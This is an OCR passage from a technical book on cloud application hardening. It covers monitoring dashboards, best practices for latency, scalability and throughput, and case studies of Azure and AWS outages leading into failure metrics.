


Figure 4-9. *Monitoring solution integration with Azure cloud platform*




Figure 4-10. *AppDynamics application-monitoring dashboard*




Figure 4-11. *NewRelic application-monitoring dashboard*

Summary

In this chapter, you learned the importance of instrumenting your application code and leveraging your cloud platform vendor capabilities for telemetry in order to build a robust health-monitoring application. You also learned that you have to rely on your application software to provide you with all the data regarding its health and to not rely on hardware, infrastructure, or the operating system. By doing this, your hardened application will perform at the desired levels. It's possible, and it's been done, as demonstrated by the cloud application in Figure 4-12, which has an SLA of three nines!




Figure 4-12. *Azure application at 99.9% availability. (EDIActivity.com, 2014. Reprinted with permission.)*

CHAPTER 5

Key Application Experiences: Latency, Scalability, and Throughput

Developers often lose sight of the application experience because it is unrelated to application hardening. Additionally, some of the measures we take to harden the application could be detrimental to the user experience; e.g., active-active disaster recovery across geographically distant data centers could result in poor transaction processing and could significantly decrease the overall performance of the end-to-end solution. So, before we plunge into the world of hardening your application, let us do a review of key application experiences: latency, scalability, and throughput.

Latency

Latency is the time difference between invoking an action and receiving the response. Regarding networks, round-trip latency is the total time required between making the request and receiving an appropriate response. Round-trip latencies are a very common measure by which to determine the efficacy of an application since they can be measured end to end from the origin.

Factors That Affect Latency

There are several factors that contribute to network latency; for example, the transmission medium (i.e., phone line or fiber optic, which is much faster), the geographic distance between two places (i.e., local intranet versus Internet, or between data centers in same region or country versus across continents).

Another example is disk (hard) latency. Disk latency is the time it takes the operation from start to finish—it starts when the write operation is invoked and ends when the appropriate sector on the disk is positioned under the read/write scanner. Disk latency is typically measured in revolutions per minute (RPM). Increasing the rotational speed of the disks can reduce the latency, and can also improve the throughput.

Best Practices

Latency matters! Google user characterization tests concluded that an extra 500 milliseconds in latency drops the traffic as much as 20%. Similar tests by Amazon concluded that an extra 100 milliseconds in latency would drop sales by 1%. Given such conclusive data, you do have to focus on minimizing latency in your application. What follows are some best practices for dealing with latency issues.

Keep Everything in Memory

As reviewed in the disk latency example, anything that requires an I/O operation will introduce a layer of latency, which can be avoided by putting the data in memory. However, this is not free, as you have to self-manage the data structures while also logging so that there is no data loss when the process crashes or a reboot of the instance is initiated. Another consideration is memory, or RAM/Cache Tier. It is typically more expensive than disk storage, and it may become super expensive if you want to store a huge amount of data—say, hundreds of terabytes. Currently, a Cache Tier is a very popular solution for reducing latency between the application and the underlying database. Using a cache can dramatically reduce the latency of read operations, but the application needs to keep cached data in sync with the data on the database so as to avoid it to becoming stale. Another option is for you to use a solid state drive (SSD), which is much faster (has lower latency) than a traditional hard disk; however, it is still expensive.

Co-locate Data and Processing

Network speed may be faster than disk-seek speed; however, it will still increment the end-to-end or overall time to complete the operation in your application. It is very likely that all of your data does not fit into a single instance, however huge, and is distributed to multiple servers. Such distribution generally would require you to appropriately partition it. If your business is global, make sure the data resides in the closest deployment region—e.g., if your customer is based out of Japan, it makes sense to have the partition in the nearest location in Japan, as demonstrated in Figure 5-1.




Figure 5-1. *Locating partition closest to users*

For such a global deployment, you may also have to consider background data-sync strategies, while still maintaining proximity to the user.

Batch the Calls

In a chatty system, the client makes multiple service calls to the instance for a single operation. With extra latency in your network, it won't be surprising to see the performance suffer. The solution for this problem is to make your application less chatty by batching the calls whenever possible. This means we may need to redesign or rewrite your application logic, and handle some consequent error cases. There may be a limit to how big a batch the system can handle, and dealing with partial failure in the batch is also challenging from an engineering perspective.

While batching can significantly increase the throughput and scalability of your application, it also has an adverse effect on latency. Accounting for the collating/enveloping and de-enveloping/splitting, the time necessary to send and receive a batch is considerably higher than the time to serve a single request.

Underutilize

Scaling up servers and using more powerful machines is a very common technique for decreasing latency. To maintain low latency, the system should always have adequate resources to process requests. You should not stretch the limit of what the cloud platform instance can provide. Instead, make sure there is always a lot of head room for bursts. This may require you to design an elastic environment or leverage the capabilities of your cloud platform so as to optimize the resource usage.

Sequential Reads

In most cases, regardless of the type of storage hardware (traditional disk), your application will perform significantly better when the data is accessed sequentially. Implementing sequential reads from memory will ensure the next piece of data is available in cache right before your application requires it. With traditional hard disks, sequential data is read from disk, which will reduce the disk head rotation, thereby significantly reducing latency. However, there may be instances in which a sequential read is not applicable, especially if your data-access pattern is random. Similar to the growing trend of using SSDs, this technique has lost some relevance.

Cache Data

Place data that is accessed often (warm data) into cache, and leave less-accessed data (cold) on disk. However, this technique may not work if your data-access pattern is random.

Asynchronous Calls

Synchronous calls are a bad practice because they keep threads busy waiting for the completion of an operation (e.g., IO operation), while the resources could be used to serve other processes or users. The wasted CPU cycles in some cases will result in bad user experiences. However, asynchronous call practice is not free, as it requires different way to handle it in the application logic. In .NET, Async Methods and Await Statement make the programing easier to include.

Parallelize

I/O operations are the best candidates to run in parallel. A pertinent factor in high latency is the overall complexity of your application and the number of systems and repositories that it needs to invoke in order to provide a response after processing the request. For example, a web application that returns the best fare for a flight ticket request queries several extremal airline companies and provides an appropriate response. This application pattern is called *scatter and gather*, and the more scatter and gather requests there are on external systems, the higher the response latency. An obvious solution here to reduce latency is to parallelize the requests so that they can be executed in parallel. Another intra-application example occurs when the creation of a log of transactions executes in parallel with the transactions' processing, which reduces latency.

On the other hand, implementing the parallel logic is not an easy task, and it adds complexity to your application code. Parallelizing has its challenges, too. We already discussed its complexity, and you might deal with the process/data synchronization as well. Finally, due to the complexity, it is hard to debug or troubleshoot, especially if you are in production and closely monitoring downtime.

Perform Latency Tests

Latency is often neglected while preparing your application for production. The tests are normally performed in a pristine lab with an intranet or behind-the-firewall kind of simulated environment that does not accurately reflect the real world. Do make sure your application is being verified for latency in staging environments that mimic the real world.

Before running performances tests, you should properly define goals in terms of latency to reflect the service level agreements. Here is an example of such performance goals:

90% of requests should complete within 500 milliseconds.

95% of requests should complete within 2 seconds.

99% of requests should complete within 5 seconds.

Do Not Over-Engineer

Finally, engineer your application so as to be in line with your business needs, but avoid over-engineering it. Use your judgment to distinguish what matters from what does not and prioritize your available resources. For example, let's say there is a particular user activity that takes a minute to complete, and after investigation you conclude that significant architectural changes will shave 5 to 10 seconds off the end-to-end process. Do not undertake this fix if your users are accepting of the minute latency they are used to. Evaluate all your options and business and customer needs before investing time and effort on fixing latency issues, especially those that bring minimal changes.

THIS IS A REAL-WORLD CASE STUDY ON LATENCY AT ONE OF BIGGEST SOFTWARE COMPANY IN THE WORLD

The SEO engineering team was working on a feature that allows user to enter a query containing multiple keywords, which is expected to return the possible results for the entire query and, in addition, to also return statistic results for each keyword. It is useful to know which keywords may produce better search results and thus offer appropriate prices. This feature worked as expected in the development environment; however, it was totally unusable when running an on-premises/data center hybrid environment in production. Upon investigation, they discovered the logic in their code was actually making API calls for each keyword, and each API call in turn was making multiple internal calls to the server. This chatty interface may not pose a problem when running in the on-premises environment since the network latency is low. However, it is definitely a significant problem when running in the hybrid environment, where the front-end server receiving user requests is hosted in a cloud environment, while the back-end service analyzing and processing queries based on keywords runs on an on-premises data center connected via public Internet, which all results in higher latency. The engineering team resolved this via a redesign to batch the call to the server. The moral of this story is to always consider potential latency issues during the design and development phase, and bake it into the feature. Latency is a real issue and should not be an afterthought.

Scalability

Scalability is the ability to handle increasing or decreasing work load efficiently. Scalability enables your application to adjust output when work load changes—a.k.a. take on more work when resources (compute instances) are added or reduce the amount of work when resources are removed. It is not the same as performance, as a system that is performant will not necessarily perform with the same speed when running with an increased load.

Application scalability requires both software and hardware/network resources to be optimally deployed. For example, if your application scales well but is deployed to

the compute nodes that are connected via a low-bandwidth network, it will not perform well—the network would be a bottleneck. While we will discuss scaling strategies in future chapters, let us briefly review it here.

Scaling Up

Scaling up will enable you to do more (scalability) by using bigger, better, faster, and generally more expensive hardware or compute instances. Scaling up includes adding more memory, or moving the application to run on a more powerful or bigger instance. This approach is easier because it typically doesn't require us to change the code, and it is relatively much easier to manage since there is only a single instance.

One important fact is that doubling up the count of processors does not mean your application will perform twice as fast, since you have to account for the additional overhead of running a dual processor. Essentially, scaling up does not mean using more cores, CPUs, more RAM, or more network cards, but rather using better and faster components such as faster RAM, SSD in place of a HD, faster CPU, and so on. In addition, scaling up also has a physical limit, as eventually your application will outgrow the biggest and most powerful instance available on the cloud platform and will hit the limit for ability to scale up. Figure 5-2 demonstrates that each "size" of compute instance has a limit, and that is the drawback of the scale-up option. In the figure you will notice a smaller and larger compute instance, and each has a limit on its service capacity. Of course, on the flip side, scale up is easier to design and implement.




Figure 5-2. *Scale up eventually hits a capactiy ceiling, even with better and faster components*

Your mature applications that do not experience growth spurts or that have predictable and stable service capacity requirements are ideal for the scale-up architecture model.

Scaling Out

Scaling out enables your application to achieve capacity growth by using "regular" and low-cost compute instances. In the scale-out approach, your application will distribute processing load across more than one server. From economic perspective, this approach is more cost effective than the scaling-up approach, which requires large, specialized hardware.

Scaling out requires a collection of compute instances to function as a single entity. By assigning several machines to a common task, application fault tolerance is also better. However, the scaling-out approach also presents a greater management challenge for your IT administrator, as the number of machines is higher. In many cases, your application code (which was running only on a single server) will also need to be modified or redesigned to coordinate work across many compute instances. You will also use hardware and software load-balancing techniques to scale out across a cluster, making it easy to add capacity. In case one or more instances fail (or go into maintenance mode), your application will continue to remain available. In Figure 5-3, you will notice that service capacity is increased by adding computing instances.




Figure 5-3. *Scaling-out enables you to expand service capactiy*

Best Practices

Why does scalability matter to you? Let's look at some statistics from popular online services. Facebook currently has more than 1 billion users, Google serves more than 5 billion searches per day, and Netflix users spend more than 1 billion hours every month watching the video streams. One commonality across these services is that they scale immensely well. On the flip side, when your application fails to scale out, it will adversely affect user experience. What follows are best practices to ensure the scalability of your application.

Scale Out Not Up

Scaling up, via a bigger instance or by upgrading the resources in the instance, is definitely easier than scaling out. However, there will be a time when your application will test the limits of the instance, and once it gets there your only option is to keep trading for bigger instances. There is a physical limit to how big you can go. Scaling out, on the other hand, scales our application without limit by adding new instances. Scaling out is also cheaper than scaling up, because you can just use cheaper commodity instances. The only consideration is that your application will need to be redesigned to make it run in a distributed manner on multiple instances.

Partition by Function

Your application consists of several functions. There will be some pieces of functionality in your application that belong together, while some could be standalone. Decoupling will lead to higher flexibility, and individual components can scale independently. You already do this when packaging your code cycle—instead of having a single, big executable, you break it down into multiple library files.

It is same concept for your application; by breaking down the functions into separate components, you can deploy and host them in a more scalable manner. For example, one function can run on a web server instance, while another function can run on another instance. This way you can, with relative ease, add more instances for the function. This helps you to isolate and manage resource dependencies, thereby making your application very scalable.

The same concept applies to every layer—the front end, the application, and storage. Even if you intend to run your application on a single node, you can leverage the same scalable concept by executing various functions within the application on different processes, or different application pools in the case of web servers.

Sharding—Horizontal Split

While functional partitioning provides a degree of scalability, certain functionality in your application may outgrow the single instance it's deployed on. For this scalability scenario, you need to split or break the work down into smaller units, or shards.

Splitting horizontally is trivial for stateless functionality. For example, you can put in place a load-balancer to reroute traffic to any of the application servers. This will work well if your application servers store stateful transactions. If you need more processing capacity, you can add additional compute nodes to the cluster.

However, stateful functionalities like the database pose challenges because they store data. To scale databases you have to shard or split the data horizontally by rows of data. For example, on a database that stores user information, we can split by the initials of user last names. Instance 1 would serve last names that begin with A to J and so on, and the application logic would be aware of which server to route the query to. As the number of customers grows over time, the data will also grow, hence the need to add more servers, and perhaps re-map the existing shard model. This data-partition concept applies to other cases as well; for example, we can partition the data by transaction year or month, geographic location, and so forth. The idea here is that having data that can be partitioned appropriately will make the system more scalable than the one in which this is not possible.

You can extend the sharding approach to the entire end-to-end solution and partition the entire application into separate units of scale. Each unit of scale shares the same architecture and design, but does not share any data or any resources with the other units of scale. Using separate units of scale is a strong technique that allows a solution to scale almost linearly. Essentially, you could have a deployment for each location from which your customers access the system.

Stateless Service

As briefly mentioned in previous point, having a stateless service will prepare your application to scale. Let's figure out why stateful architecture limits scalability. In a stateful application, the data about user actions on a web page are stored locally, which creates affinity between the user and the resource. Such affinity causes issues with load balancing, and when the resource goes down, since in both cases rebuilding the user state is nearly impossible. The bottom line here is that your front end and mid tiers should be stateless, and state should be maintained in the storage tier when using disaster-recovery and high-availability strategies that can be scaled out.

Avoid Distributed Transactions

In the previous section, we discussed partitioning data functionally and horizontally to scale your application. However, that will raise another challenge: guaranteeing the transactional operation. For example, if your application has to update more than one type of data within a single transaction, e.g., user info and order info, you can create a distributed two-phase commit transaction across customer and order components, which is guaranteed to preserve the integrity of the transaction. All components will get updated, or the transaction will roll back and fail. This approach from a resourcing perspective is quite intense, since scalability, latency, and performance are impacted. This approach also very adversely impacts availability.

Relaxing transactional guarantees reduces their adverse impact. Another very popular approach is to combine multiple commit statements in a single transaction for a database as a unitary operation. In today's cloud world, the concepts of strong consistency and ACID-distributed transactions have been relaxed to a great extent in favor of eventual consistency.

Consider Cache

One of the ways to achieve better scalability, especially at the data tier, is by using cache, especially for slow-changing data (business processes); read-only data (catalogs); metadata (schemas and configuration); and static data (mathematical conversions). Go ahead with aggressively caching slow-changing data and keeping it in sync using the pull-and-push approach. Caching reduces repeated query requests for the same data over and over again and has a substantial impact and amazing RoI. However, for more rapidly-changing, read-write, and transient session data, caching may not be ideal.

One challenge we have with caching is that the more memory we allocate for caching, the less memory we will have to process other in-memory transactions. Rebalancing, moving, or cold-starting the cache are operational challenges you will have to overcome.

A well-executed caching system via a distributed cache on dedicated nodes can scale your application significantly, as the query requests will extract data from solid state drives using far fewer resources as compared to reads from a disk—the primary data store.

Consider Asynchronous

Let's say that component X in your application calls component Y synchronously. We can then say that X and Y are tightly coupled components, and, unfortunately, that also means that if we want to scale component X, then we must also scale component Y. Another problem arises when component Y is down as it affects component X adversely, even if Y is not key to committing the transaction. However, if component X can call component Y asynchronously (via queues, batch processing, or messaging), then we can scale each component independently of the other. Given this, component X can continue to function and move forward, even if component Y is down.

This same principle should be applied to all your applications. Event-driven architecture should be the foundation as you design asynchronous interfaces. Decomposing the transaction processing into stages and implementing them as standalone components while integrating them asynchronously will help you to achieve a scalable application. Integrating persistent messaging like Azure Service Bus Topics and Queues allows you to message in fan-out patterns, where the same message is sent to multiple receivers while supporting temporal decoupling, since subscribers and publishers do not need to be active at the same time.

Synchronous programing must only be considered for improving user experience—for instance, if response time to an operation is critical, such as computing and displaying shipping costs in a shopping cart. Processes such as ship-tracking, billing statements, account records, and voluminous reporting are examples of background and asynchronous processing. The bottom line is that any operation that can wait should wait and get done asynchronously.

Synchronous processing requires scale infrastructure up to peak load, which means you have to build capacity that can handle the busiest minute of the busiest day while at all other times it is running below capacity. Asynchronous processing allows us to queue requests instead of processing them immediately, thereby significantly reducing the resources required.

Throughput

Throughput is defined as the rate at which your application can complete processing. In the email and messaging world, throughput is measured as the number of emails processed and delivered per minute. A more interesting example could be the number of tickets a cashier can sell at the box office at the local cinema per hour, which could be 20 customers per hour. Other examples of throughput include a web service's ability to process *n* number of requests per second or a database's ability to commit *n* transactions per second. Typically, throughput is measured as number of transactions per second (TPS).

When conducting throughput tests, you may notice variances in TPS , which could be attributed to various factors including hardware, network topology, or other processes sharing resources. It is quite common to standardize hardware and network specs and use them consistently as benchmark data. The benchmark data will ensure you are comparing apples to apples, especially when you are effecting code changes to improve your application.

Best Practices

Some best practices mentioned in both the "Latency" and "Scalability" sections will also improve throughput of your application. A few key ones are elaborated here.

Avoid Chatty Interfaces

In a chatty interface, each API call will invoke multiple network calls, and each network call will induce latency, which could be insignificant (in cases with a high-speed network) or significant (in cases where the network access is across regions or continents). Eliminating unnecessary network calls will reduce time for your application to complete the transaction, thus leading to higher TPS.

Using batch techniques like sending or receiving multiple messages with a single operation or storing multiple items in a relation database with a single write operation can significantly increase your application throughput.

Avoid Long-Running Atomic Transactions

Long-running atomic transactions will retain the database locks. Such transactions reduce throughput of your application. Some patterns that will improve throughput by reducing transaction times are:

- Don't wrap read-only operations in a transaction.
- Use optimistic concurrency strategies.
- Don't flow the transactions across more boundaries than is necessary.

Resource Throttling

Especially during exception or failure scenarios, your application will use significant resources, leading to contention, which in turn adversely impacts response time and decreases throughput. A few other scenarios that hog resources include a large result set from the database and locking a huge number of rows on commonly accessed tables. Your application should include a governor—a resource-throttling mechanism to ensure error situations do not consume excessive resources in attempts to recover. Without throttling, errors could cascade and bring down your application. A few ways of implementing resource throttling are listed here:

- Implement pagination for huge result sets.
- Set timeouts, especially for long-running or error-prone operations, so that a request will not consume the shared resources.
- Set the process and thread priorities appropriately.
- Use exponential back-off retries to handle transient faults. In fact, too many users persistently retrying failed requests might degrade other users' experiences. In addition, if every client application keeps retrying due to a service failure, there could be so many requests queued up that the service gets flooded when it starts to recover.

Use Cache

The use of caching, when it is done appropriately, will ensure your application has better response times, leading to higher throughput. However, shared caches use shared resources too (i.e., memory), which could adversely impact throughput. Standalone or isolated cache tiers are a great way of achieving higher throughputs.

Choice of Programming Languages

In certain cases, using particular programming languages to develop your application could be crucial to achieving better throughput. For example, an application written in C++ (or other low-level languages) is likely to have a lower resource footprint, which can translate to better throughput. Also, using proper data structures can also achieve better throughput.

Summary

Having a great user experience is critical for your business objectives, and while a well-designed user interface is important and is equally important to the user experience, you need a well-designed and well-implemented application experience. The application experience is dependent on low latency, scalability, and adequate throughput. In this chapter, you reviewed the best practices for managing these three Application Experiences.

CHAPTER 6

Failures and Their Inevitability

In previous chapters, we reviewed the incredible demands imposed on your cloud applications. Customers expect your application to always be available, reliable, and responsive every time they log in. While these are great goals to strive for, given the complexity of your application, failures are inevitable. In this chapter, you will learn how the most sophisticated cloud vendors are learning from failure, and, more importantly, you will learn techniques for identifying failure areas and dealing with the inevitable failure. Quickly moving forward after the inevitable failure will most definitely lead to success.

Your cloud service application is not only a complex multi-tier architecture; it is also a highly distributed system, with each deployment load balanced to run across compute instances and integrated with many internal and external services. All the while, it is using many peripheral services like monitoring, scheduling, and support. With so many moving parts, it's more likely that each component can and will fail individually than that the entire application will fail. Of course, there are cascading scenarios in which one foundational service, such as storage, could cause many of the components to fail at the same time, thus making the failure very severe. Instead of being hypothetical about failures, let's review a couple of real failures and from these case studies draw conclusions and learnings. Measuring and monitoring lead to corrective action of the most significant issues, thereby improving the overall quality of your application. In this chapter, you will understand how to quantify or measure failures and categorize them so as to address them appropriately for quick recovery.

Case Studies of Major Cloud Service Failures

In this section, we will review two case studies— one relating to Microsoft and the second relating to Amazon. The root-cause analyses classified these failures as being due to human error in one and hardware device failure in the other. What is common between them is that an isolated failure caused cascading failures across the platforms due to an increased demand on the remaining resources, leading to their failures as well.

This section will reiterate the fact that in spite of the technical prowess of Amazon and Microsoft, two software behemoths, failures are inevitable. It all comes down to a couple of metrics—mean time between failures and the ability to isolate those failures quickly before they cascade into system-wide issues.

Azure Blob Storage Failure

In November 2014, Microsoft Azure suffered a major failure. As you can imagine, the Azure Cloud Platform Service is quite complex. The services are constantly changing, with upgrades and functionality improvements that are serviced by large teams of engineers and staff. During this incident, Azure Blob Storage Service was unavailable for nearly 11 hours. Since Azure Blob Storage is a core service, millions of dependent services were affected in a cascading failure.

After the service was restored and a root-cause analysis was performed, the failure was traced back and classified as being due to human error. This brings home an important fact early on in this chapter: humans are as important in the service lifecycle as the software itself.

On Azure.Microsoft.com/blog, Jason Zander, CVP, Microsoft Azure Team (December 17, 2004), stated: "*The configuration change for the Blob [Binary Large Object] front-ends exposed a bug in the Blob front-ends, which had been previously performing as expected. This bug resulted in the Blob front-ends going into an infinite loop, not allowing it to take traffic. The update had been deployed across most of the regions Azure runs in.*"

Azure is a global enterprise with data centers in five continents. The problem started off with a human error—scenarios containing changes that perhaps were not verified were simultaneously deployed across most of its data centers in a worldwide deployment. In summary:

- The software change was not verified extensively—human error.
- The patch should have been applied incrementally, tested for effectiveness, and only then gone worldwide. In this case, Microsoft moved too fast in applying the patch.

Amazon Web Services Failure

A piece of hardware, a networking device, caused a significant outage on August 25, 2013. The outage started off in Amazon's Northern Virginia Data Center (US-EAST-1), taking it offline. This increased demand and load on other sites and caused cascading failures. Instagram, AirBnB, and Vine were marquee customers that suffered a significant outage (Sean Michael Kerner, Amazon US-East Cloud Goes Down, eWeek.com, August 26, 2013).

Root-cause analysis (RCA) was conducted on the failure. The RCA identified a networking hardware device failed, resulting in packet losses in a wide section of the data center. After the networking hardware was replaced, the networking issues in the data center were resolved, so compute instances and API calls slowly returned to normal. The failed hardware was removed from service, and a forensic investigation resulted in other preventative maintenance measures.

The failure at Amazon caused many conversations in tech circles about multi-cloud deployment approaches and systems vulnerability—impractical at best—while suggestions to include health-monitoring solutions made lot more sense.

None of us will ever doubt the buying strategies at Amazon; however, hardware and related failures are bound to happen, and it's even more difficult to apply remedial action. What's important is how often such failures happen at Amazon. Containment is a cause for concern here as well.

Measuring Failures

Amazon is not infallible, and neither are Microsoft's Azure or Google's Compute Engine platforms. But on the whole, they all fare relatively well, considering the following:

- Failures are relatively few when measured as Mean Time Between Failure (MTBF). This is a measure of elapsed time between consecutive failures.
- Recovery time from failures is shrinking and is measured as Mean Time to Recover (MTTR). This is a measure of elapsed time between a failure and recovery to fully functionality.

Failure is the inverse of availability. An availability of 99% indicates that failure occurs 1% of the time. You measure one to derive the other. Cloud Platform vendors tend to focus on availability, so let's understand it in mathematical terms, as seen in Figure 6-1.

